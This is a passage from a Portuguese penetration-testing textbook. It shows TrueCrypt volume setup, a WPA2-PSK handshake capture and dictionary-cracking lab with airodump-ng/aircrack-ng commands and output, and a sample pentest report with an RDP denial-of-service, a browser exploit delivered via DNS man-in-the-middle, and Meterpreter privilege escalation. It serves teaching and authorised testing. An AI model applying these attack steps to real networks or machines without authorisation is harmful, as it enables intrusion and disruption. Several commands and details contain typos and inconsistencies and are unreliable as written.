


Figura 16.3 – Crie um volume normal.

4. Escolha o lugar em que será salvo o nosso volume criptografado. No exemplo será criado um arquivo de nome "*criptografado*" em */root/Desktop/,* conforme mostra a figura 16.4.




Figura 16.4 – Localização do arquivo criptografado que será salvo.

5. Escolha o tipo de criptografia a se usada no TrueCrypt. Particularmente gosto da criptografia AES. A figura 16.5 ilustra o processo.

Figura 16.5 – Algoritmo criptográfico a ser utilizado.

6. Escolha o tamanho máximo do volume. Na figura 16.6, arquivos acima de 1MB não serão copiados para o nosso volume criptografado.

7. Defina a senha. Nesse momento, a escolha de uma senha difícil é crucial, pois será ela que vai criptografar e descriptografar o nosso volume. Na figura 16.7 foi utilizada a senha “senha” apenas para testes.

Figura 16.6 – Tamanho do slot criptografado.




Figura 16.7 – Defina uma senha forte, com letras, números, dígitos e caracteres. Senhas fracas são facilmente decifráveis.

Ao ser selecionada uma senha simples, o próprio TrueCrypt exibe uma alerta sobre o perigo de senhas simples. Como estamos realizando um teste, continue com a execução do software sem maiores problemas, escolhendo o botão Yes (Figura 16.8).

8. Escolha o tipo de volume que será criado. *FAT* indica que o arquivo poderá ser lido em sistemas Windows (além do Linux). Sistemas *ext2*, *ext3*, *ext4* somente podem ser lidos pelo Linux. Por praticidade, escolherei o tipo *FAT*, levando em consideração que a máquina que vai receber os dados é uma máquina Windows (Figura 16.9).

Figura 16.8 – Continue com a execução do TrueCrypt.

Figura 16.9 – Tipo de sistema de arquivo que será criado no slot criptografado.

9. O volume a ser criado deve ser formatado. De acordo com o próprio TrueCrypt essa etapa é extremamente importante, pois é o que vai definir a força da sua senha. Seguindo a orientação do programa: “Mova o seu mouse o mais randomicamente possível, dentro desta janela. Quanto mais movê-lo, melhor. Isso aumenta significativamente a força criptográfica das chaves de encriptação. Então, clique em Format para criar o volume” (Figura 16.10).

10. O volume foi corretamente criado. Saia dessa tela pressionando o botão Exit (Figura 16.11).

Figura 16.10 – Mova randomicamente o mouse para aumentar a segurança criptográfica.

Figura 16.11 – O volume foi corretamente criado.

11. Voltando à tela principal, selecione um slot vazio.

Na figura 16.12 há 12 slots que não estão sendo utilizados. Foi selecionado o primeiro slot.

Selecione o arquivo em Select File. No exemplo, o arquivo é */root/Desktop/criptografado*.

Selecione a opção de Mount para montar e visualizar o volume criptografado.

Figura 16.12 – O arquivo criptografado foi criado com sucesso. Para "ler" o seu conteúdo é necessário montá-lo.

12. Digite a senha definida pela etapa 7 (Figura 16.13).

Figura 16.13 – Digite a senha do volume criptografado.

13. Com o volume montado, é possível visualizar o seu conteúdo e arrastar o nosso relatório de pentest para dentro do volume “truecrypt1” (volume */root/Desktop/criptografado*), conforme mostra a figura 16.14.




Figura 16.14 – O relatório de pentest pode ser inserido dentro do volume criptografado.

14. Quando o arquivo for desmontado (opção Dismount), o conteúdo do volume */root/Desktop/criptografado* será totalmente criptografado e humanamente ilegível, conforme mostra a figura 16.15.

Figura 16.15 – Desmonte sempre o slot para que este não fique legível.

Para que seja possível visualizar novamente o conteúdo dentro de */root/Desktop/criptografado*, as etapas11, 12,13 e 14 devem ser repetidas.

16.2.2 Criando um pendrive criptografado

Para criar um pendrive criptografado será necessário um pendrive sem nenhum tipo de dado, isso porque, durante a criação do pendrive criptografado, o Truecrypt formata o pendrive com o sistema de criptografia escolhido.

1. Crie um volume novo, conforme mostra a figura 16.1.

2. Para criar um pendrive criptografado, escolha a opção Create a volume with partition/drive.

3. Da mesma forma que arquivos, pendrives criptografados podem ser criados de forma convencional ou escondida, selecione a opção Standard TrueCrypt volume (Figura 16.16).




Figura 16.16 – Selecione a opção Standard TrueCrypt volume.

Selecione o dispositivo pendrive a ser criptografado pela opção Select Device, conforme mostra a figura 16.17. Certifique-se de que esse dispositivo realmente é o seu pendrive. Lembrando que todos os dispositivos serão mostrados nessa tela. Então, se for escolhido o HD, todo o HD será formatado, e seus dados serão perdidos. Há vários comandos que possibilitam o usuário checar o pendrive, como o fdisk, blkid, lsblk etc. Normalmente, o pendrive é montado como sendo o dispositivo */dev/sdb1*. Verifique com o comando lsblk (o dispositivo pendrive é montado em */media*).

root@kali# lsblk -f




Figura 16.17 – Selecione o pendrive a ser criptografado.

O restante do procedimento é idêntico à criação de um arquivo criptografado.

Para montar um pendrive criptografado, clique em Select Device e depois no botão Mount, conforme mostra a figura 16.18.

Figura 16.18 – Selecione o pendrive a ser montado.

---

1 Os três modelos foram propostos por Shakeel Ali e Tedi Heriyanto, autores do livro *Backtrack 4: Assuring Security by Penetration Testing*. (p. 323 e 325.) A escrita de um relatório não segue um passo a passo rigoroso, mas deve fundamentalmente alertar o seu cliente sobre as falhas encontradas e proteger o seu cliente de ataques digitais.

CAPÍTULO 17

Pentest em redes sem fio

Para complementarmos o estudo sobre pentest em redes de computadores, será realizado um laboratório sobre pentest em redes sem fio, lembrando que esse laboratório não cobre todos os aspectos de um *wireless* pentest. Um estudo mais detalhado sobre redes sem fio deve ser abordado como um tema à parte.

A principal criptografia que será estudada é a criptografia WPA/WPA2 Personal. O WPA (Wi-Fi Protected Access – Acesso Protegido a Wi-Fi) permite a autenticação com base em EAP (usando o Radius) ou PSK (Pre-shared Key).

Uma autenticação WPA/WPA2 PSK ocorre por meio do *4-way handshake*, mostrado na figura 17.1.




Figura 17.1 – Processo 4-way handshake.
Fonte: http://en.wikipedia.org/wiki/IEEE_802.11i-2004.

1. O roteador (AP) envia um valor nonce (ANONCE) para o cliente wireless (STA).
2. Com o conhecimento do ANONCE do roteador e já sabendo o PMK (chave mestra), o cliente consegue construir o PTK (chave temporária) e gerar o MIC. Após esse processo, o cliente wireless envia seu próprio valor nonce (SNonce) com o

número MIC (Message Integrity Check), um pacote de integridade gerado.

3. Com o SNONCE +MIC do cliente, o roteador cria um novo PTK a partir dessas informações, e é gerado um MIC, que será comparado com o MIC correto. Caso o MIC gerado seja o mesmo que o MIC correto, significa que o PMK é correto e o cliente pode conectar-se à rede. Se tudo estiver OK, o roteador envia o GTK+MIC, que é usado para descriptografar tráfego multicast/broadcast.
4. O cliente envia uma confirmação para o roteador (Acknowledgement).

O problema de segurança referente ao *4-way handshake* está relacionado com o fato de que o processo de derivação de chaves pode ser reproduzido. Ou seja, redes WPA/WPA2 PSK podem ser alvos de ataque de dicionário de palavras.

Antes de iniciar cada laboratório, inicie o seu computador por meio de um LiveCD do Kali Linux, isso porque limitações na máquina virtual não permitem experimentos com redes sem fio.

Finalize os seguintes processos no Live CD do Kali Linux:

```
roo@kali# killall NetworkManager
roo@kali# killall wpa_supplicant
roo@kali# killall dhclient
roo@kali# ifconfig wlan0 down
```

Para realizar a quebra do WPA/WPA2 PSK, primeiro configure o roteador para a criptografia WPA/WPA2 PSK, conforme mostra a figura 17.2.




Figura 17.2 – Configure o roteador para o sistema de criptografia WPA2 Personal.

Inicie o programa Airmon-ng para criar uma interface virtual (mon0) que será usada para os testes de intrusão em redes sem fio:

```
root@kali# airmong-ng start wlan0
```

Digite ifconfig no terminal para confirmar que a interface em modo monitor mon0 foi criada com sucesso:

```
root@kali# ifconfig
```

Inicie a captura com o programa Airodump-ng para visualizar as redes sem fio no alcance da placa wireless:

```
root@kali# airodump-ng mon0
CH 11 ][ Elapsed: 0 s ][ 2015-03-28 00:52 [ WPA handshake: 74:EA:3A:E1:E8:66 ]

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUT ESSID
74:EA:3A:E1:E8:66 -3 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2
```

Significado dos campos:

- **WPA handshake** – No momento em que é capturado o *4-way handshake* de uma rede WPA/WPA2 PSK, o Airodump-ng exibe na tela essa mensagem.
- **BSSID** – Endereço MAC do roteador.

- **PWR** – Distância física entre você e o roteador. Quanto menor o seu módulo matemático, mais próximo ao roteador você está. Pelo exemplo, o módulo do PWR indica 31: muita proximidade física. Se fosse 90, indicaria uma distância física muito alta. Certifique-se de ter uma distância (no máximo até 70-80) para os testes em rede sem fio. Distâncias físicas muito grandes podem atrapalhar a realização dos laboratórios.
- **CH** – Canal de transmissão de dados do roteador.
- **ENC** – Encriptação. WPA ou WPA2 indicam redes WPA/WPA2.
- **CIPHER** – Cifra criptográfica. CCMP ou TKIP são as duas cifras que podemos trabalhar para o laboratório.
- **AUTH** – Tipo de autenticação usada. PSK indica redes com chaves pré-compartilhadas entre os usuários. Vamos trabalhar com esse tipo de autenticação.
- **ESSID** – Nome da rede sem fio.
- **STATION** – Estações sem fio (clientes) conectadas àquele determinado BSSID.

Interrompa a captura do Airodump-ng com Ctrl+C.

Configure a interface em modo monitor mon0 para o mesmo canal de dados da rede sem fio em teste (no exemplo com o Airodump-ng, a coluna CH está marcada como 11).

```
root@kali# iwconfig mon0 channel 11
```

Reinicie a captura do Airodump-ng, porém com parâmetros como o canal (CH 11) BSSID da rede (74:EA:3A:E1:E8:66), e escreva a saída no arquivo *chaveWPA*.

```
root@kali# airodump -c 11 --bssid 74:EA:3A:E1:E8:66 -w chaveWPA mon0
```

Autentique qualquer cliente wireless legítimo na rede (outro computador, um celular, tablet, iPhone ou outros).

Na captura do Airodump-ng, percebe-se que foi capturado o *WPA Handshake* (contém o *4-way handshake*) ao ser exibida a

mensagem *WPA Handshake*.

CH 11][Elapsed: 0 s][2015-03-28 00:52 [**WPA handshake: 74:EA:3A:E1:E8:66**]

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:EA:3A:E1:E8:66 -31 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2

Pressione Ctrl+C para interromper a captura do Airodump-ng.

Para realizar a quebra da senha, primeiro crie uma lista de palavras que contenha a senha utilizada na rede sem fio.

Utilize o programa Aircrack-ng sobre o arquivo *chaveWPA-01.cap* (arquivo *.cap* que contém o *4-way handshake*) com a opção -w para utilizar uma lista de palavras.

root@kali# aircrack-ng chaveWPA-01.cap -w dicionário

Aircrack-ng 1.2 beta3
[00:00:00] 100 keys tested (378.00 k/s)
KEY FOUND! [**password**]

Master Key : 5D 6E C2 8B F2 14 E1 C7 CD 50 7E 0E 30 C8 09 3A
20 72 DB E5 2B F8 FF 43 33 45 47 0F DB 8D 98 CB

Transient Key : 82 12 EC DD 48 3C 3B 03 E1 70 DF C4 45 90 CF D0
24 E3 04 61 39 EB F6 5F AB 49 A7 F4 F9 83 BF 2A
BD 1A 46 15 8B 3E B3 DC 72 8F 69 6D B0 99 FA 7D
21 2C F1 BB 48 54 5C 8E 65 32 14 8E 30 36 26 99

EAPOL HMAC : 18 17 43 92 57 41 B9 20 C2 73 BF 1C 84 BD D0 6D

O Aircrack-ng decifra a senha corretamente.

APÊNDICE

Relatório de pentest

Sumário

1 Sumário executivo

Conforme definido em contrato judicial estabelecido entre contratante e contratado, a empresa contratada Daniel Moreno – Treinamentos em Segurança da Informação® efetuará o teste de intrusão sobre a rede contratante Cliente®.

O teste de intrusão simulará um ataque digital à empresa Cliente® com o intuito da análise e do levantamento de

vulnerabilidades encontradas em sua máquina Windows 7 sp0 e em sua rede sem fio, apresentando as respectivas correções a serem adotadas; ambas reportadas neste relatório.

O intuito desse teste de intrusão será:

- Obtenção da senha da rede sem fio.
- Varredura e determinação de todas as possíveis vulnerabilidades encontradas em seu sistema Windows 7.
- Impactos causados por vulnerabilidades em seu sistema Windows 7.
- Acesso ao sistema Windows 7.
- Correção para as vulnerabilidades encontradas.

Todos os testes foram efetuados sobre condições simuladas e apresentadas neste relatório de teste de intrusão.

Para esse teste de intrusão assume-se que:

- A rede sem fio tem o nome TP_LINK_E1E866.
- A máquina Windows 7 tem o IP 192.168.1.101.
- A máquina auditora tem o IP 192.168.1.100.

A empresa Daniel Moreno – Treinamentos em Segurança da Informação® compromete-se a manter sob sigilo absoluto toda e qualquer informação confidencial que a empresa Cliente® possa ter, sendo detalhadamente descritas no capítulo 3,“Narrativa do ataque”.

2 Resultados

Serão descritos na seção 3 (Narrativa do ataque) o teste de intrusão realizado de maneira detalhada e as ferramentas usadas; e, na seção 4 (Contramedidas), serão descritos os métodos preventivos e soluções para as vulnerabilidades que foram encontradas.

Os resultados foram positivos tanto para a obtenção da senha da

rede sem fio, como para o acesso ao sistema operacional Windows 7.

A rede sem fio foi testada por conta de uma vulnerabilidade de senhas fragilizadas. A escolha de uma senha fácil possibilitou a quebra da senha WPA2/PSK.

No Windows 7 foram encontradas falhas tecnológicas e erros do usuário que possibilitaram a entrada no sistema, necessitando, dessa forma, de desinstalação dos módulos vulneráveis e conscientização do usuário.

- Vulnerabilidades no roteador TP-LINK:
  - Grave:

  Escolha de senhas fragilizadas.
- Vulnerabilidades no Windows 7:
  - Baixas:

  Computador online

  Portas abertas

  Detecção do sistema operacional
  - Graves:

  MS12_020_maxchannelids

  Internet Explorer < 11 – OLE Automation Array Remote Code Execution

3 Narrativa do ataque

3.1 Vulnerabilidade na rede sem fio

Primeiro será feita uma auditoria na rede sem fio para descoberta da senha e posteriores testes de vulnerabilidade.

O teste é realizado com auxílio da ferramenta Airodump-ng que mostrou as seguintes informações a respeito da rede sem fio:

CH 11] [Elapsed: 0 s] [2015-03-28 00:52 [WPA handshake: 74:EA:3A:E1:E8:66]

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:EA:3A:E1:E8:66 -31 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2

O Airodump-ng nos informa a criptografia WPA2 PSK da rede TP-LINKE1E866.

O Aircrack-ng realiza a correta recuperação da senha da rede.

Aircrack-ng 1.2 beta3
[00:00:00] 100 keys tested (378.00 k/s)
KEY FOUND! [**password**]

Master Key : 5D 6E C2 8B F2 14 E1 C7 CD 50 7E 0E 30 C8 09 3A
20 72 DB E5 2B F8 FF 43 33 45 47 0F DB 8D 98 CB

Transient Key : 82 12 EC DD 48 3C 3B 03 E1 70 DF C4 45 90 CF D0
24 E3 04 61 39 EB F6 5F AB 49 A7 F4 F9 83 BF 2A
BD 1A 46 15 8B 3E B3 DC 72 8F 69 6D B0 99 FA 7D
21 2C F1 BB 48 54 5C 8E 65 32 14 8E 30 36 26 99

EAPOL HMAC : 18 17 43 92 57 41 B9 20 C2 73 BF 1C 84 BD D0 6D

Uma vez auditada a rede sem fio, a auditoria sobre o sistema operacional Windows 7 é possível, pois estamos conectados (via rede sem fio) à sua correta senha.

3.2 Vulnerabilidades no Windows 7

Com auxílio da ferramenta Nmap, serão enviados pacotes para a máquina 192.168.1.103 (máquina Windows 7) com o intuito de determinar a versão do sistema operacional utilizado, as portas abertas e a versão dos serviços rodando nessa máquina (vulnerabilidades baixas).

Starting Nmap 6.46 (http://nmap.org) at 2015-03-21 15:25 BRT
Nmap scan report for 192.168.1.101
Host is up (0.00059s latency).
Not shown: 986 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds

554/tcp open rtsp
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1028/tcp open unknown
1029/tcp open ms-lsa
1030/tcp open iad1
2869/tcp open icslap
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
10243/tcp open unknown
MAC Address: 08:00:27:95:9F:2A (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.97 seconds

Após descoberto o sistema operacional e as portas abertas, foi utilizado o scanner de vulnerabilidades OpenVAS, que indicou a vulnerabilidade MS12_020_maxchannelids (grave).

3.2.1 MS12_020_maxchannelids

O serviço de acesso remoto RDP (Remote Desktop Protocol) apresenta uma vulnerabilidade de negação de serviço, em que a máquina é reinicializada enviando determinados pacotes maliciosos.

O módulo *auxiliary/dos/windows/rdp/ms12_020_maxchannelids* da ferramenta Metasploit foi utilizado para exploração da vulnerabilidade ms12_020_maxchannelids.

[*] 192.168.1.101:3389 - Sending MS12-020 Microsoft Remote Desktop User-After-Free DoS
[*]192.168.1.101:3389 - 210 bytes sent
192.168.1.101:3389 - Checking RDP status...

[+] 192.168.1.101:3389 seems down
[*] Auxiliary module execution completed

3.2.2 Internet Explorer < 11 – OLE Automation Array Remote Code Execution

Coletando-se informações da empresa Cliente®, conforme determinado no escopo do projeto, os funcionários utilizam o navegador Internet Explorer para acesso à internet. De posse dessa informação, é possível utilizar o exploit “Internet Explorer < 11 – OLE Automation Array Remote Code Execution” para exploração de vulnerabilidade nas máquinas.

Técnicas como o Man-in-the-Middle permitem que requisições DNS sejam envenenadas e redirecionadas para outros endereços.

Foi realizado um ataque de Man-in-the-Middle para redirecionar todas as requisições para o endereço 192.168.1.100.

Com o tráfego redirecionado, o acesso à máquina Windows 7 é estabelecido.

[*] Sending stage (751104 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.100:12345 -> 192.168.1.101:49159) at 2015-10-28 13:12:50 -0200
meterpreter >

3.2.3 Escalonamento de privilégios

O escalonamento de privilégios na máquina Windows 7 é realizado com o módulo *exploit/windows/local/bypassuac*.

meterpreter > getuid
Server username: PC\win7
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: **NT AUTHORITHY\SYSTEM**

O escalonamento de privilégios é necessário, pois, quando o shell do sistema é fornecido por meio do Meterpreter, o controle

do Windows 7 é disponibilizado com certas restrições.

Temos o acesso ao usuário nt authority\system do Windows 7, finalizando o objetivo do teste de intrusão.

4 Contramedidas

Para cada vulnerabilidade citada na seção 3 (Narrativa do ataque) será aplicada uma medida corretiva.

4.1 TP-LINK

A vulnerabilidade de senhas fragilizadas pode ser corrigida por meio da implementação de uma política de senhas seguras.

4.2 Windows 7

As vulnerabilidades relativas ao Windows podem ser corrigidas com a adoção das seguintes medidas:

- Para as vulnerabilidades MS12_020_maxchannelids:
  - Desabilite o uso do protocolo RDP.
  - Se for necessária a administração remota ao sistema, pense em utilizar outros programas como o OpenSSH.
- Para a vulnerabilidade Internet Explorer < 11 – OLE Automation Array Remote Code Execution:

Uso de navegadores alternativos: Chrome, Mozzila, Opera.

5 Sobre o relatório final

Este relatório tem como intuito alertar o cliente sobre as falhas e vulnerabilidades encontradas em sua(s) rede(s) e máquina(s). Todas as ferramentas usadas são destinadas ao público, ou seja, qualquer pessoa pode fazer uso das ferramentas citadas nesse relatório. Não houve qualquer tipo de ferramenta desenvolvida para uso particular ou de uso privado, caso tenha, no próprio relatório há indicações de que se trata de uma ferramenta

particular destinada única e exclusivamente para testes de intrusão.

Toda e qualquer informação contida na seção 3 (Narrativa do ataque) é de conhecimento apenas do cliente e do auditor de segurança. Suas respectivas contramedidas encontram-se na seção 4 (Contramedidas).

Atenciosamente,

Daniel Moreno.

Referências

Sites:

https://www.digitalocean.com/community/tutorials/how-to-use-openvas-to-audit-the-security-of-remote-systems-on-ubuntu-12-04

http://www.ataliba.eti.br/sections/old-hacking/unsekurity/texto1/detonaxhost.txt

https://www.youtube.com/watch?v=FlRAA-1UXWQ

http://serverfault.com/questions/98741/files-mounted-over-nfsv4-are-owned-by-4294967294-uids-and-gids-match

http://blog.philippheckel.com/2013/08/04/use-sslsplit-to-transparently-sniff-tls-ssl-connections/

http://www.crisalis-project.eu/sites/crisalis-project.eu/files/crisalis_deliverable-D5.1.pdf

https://www.youtube.com/watch?v=7bqiDj4n0ho

http://www.juliobattisti.com.br/artigos/windows/tcpip_p24.asp

http://pt.wikipedia.org/wiki/Traceroute

http://www.rationallyparanoid.com/articles/hping.html

http://www.radarhack.com/dir/papers/hping2_v1.5.pdf

http://www.informabr.com.br/tcpconexao.htm

http://andreysmith.wordpress.com/2011/01/02/three-way-handshake/

http://www.exploit-db.com/papers/18939

http://dl.packetstormsecurity.net/papers/general/netcat_password.pdf

http://www.youtube.com/watch?v=J_js6zvNNAE

http://www.guiafoca.org/cgs/guia/avancado/ch-fw-iptables.html

http://www.vivaolinux.com.br/artigo/Tutorial-Netcat/

http://www.w3schools.com/php/php_mail.asp

http://www.exploit-db.com/bypassing-uac-with-user-privilege-under-windows-vista7-mirror/

http://www.exploit-db.com/exploits/14723/

http://technet.microsoft.com/en-us/security/bulletin/MS10-046

http://technet.microsoft.com/en-us/security/bulletin/MS12-020

http://www.rapid7.com/db/modules/exploit/windows/ftp/easyftp_cwd_fixret

http://theinsider.deep-ice.com/texts/xss_exposed.txt

https://www.owasp.org/index.php/Testing_for_Cross_site_scripting

https://github.com/Veil-Framework/Veil-Evasion/

http://www.youtube.com/watch?v=uo6J1WARf5Q

http://www.offensive-security.com/penetration-testing-sample-report.pdf

http://www.thoughtcrime.org/software/sslstrip

http://rlworkman.net/howtos/iptables/spanish/chunkyhtml/a4189.html

http://0daysecurity.com/articles/hping3_examples.html

http://www.danielmiessler.com/study/tcpdump

http://www.youtube.com/watch?v=D4TDhGecB9A

Livros:

ALI, Shakeel; HERIYANTO, Tedi. *Backtrack 4: Assuring Security by Penetration Testing*. Birmingham: Packt Publishing, 2011.

FERREIRA, Rubem E. *Linux: guia do administrador do sistema*. 2.ed. São Paulo: Novatec Editora, 2003.

GIAVAROTO, Sílvio C. R.; SANTOS, Gerson R. *Backtrack Linux:*

auditoria e teste de invasão em redes de computadores. Rio de Janeiro: Editora Ciência Moderna, 2013.

KENNEDY, David; O'GORMAN, Jim; KEARNS, Devon; AHARONI, Mati. *Metasploit: The Penetration Tester's Guide*. San Francisco: No Starch Press, 2011.

MCCLURE, Stuart; SCAMBRAY, Joel; KURTZ, George. *Hackers Expostos 7: Segredos e soluções para a segurança de redes*. 7ed. Porto Alegre: Bookman, 2014.

ULBRICH, Henrique C.; VALLE, James D. *Universidade Hacker*. 2.ed. São Paulo: Digerati Books, 2003.



Pentest
em Redes Sem Fio
novatec
Daniel Moreno

Pentest em redes sem fio

Moreno, Daniel
9788575226070
320 páginas

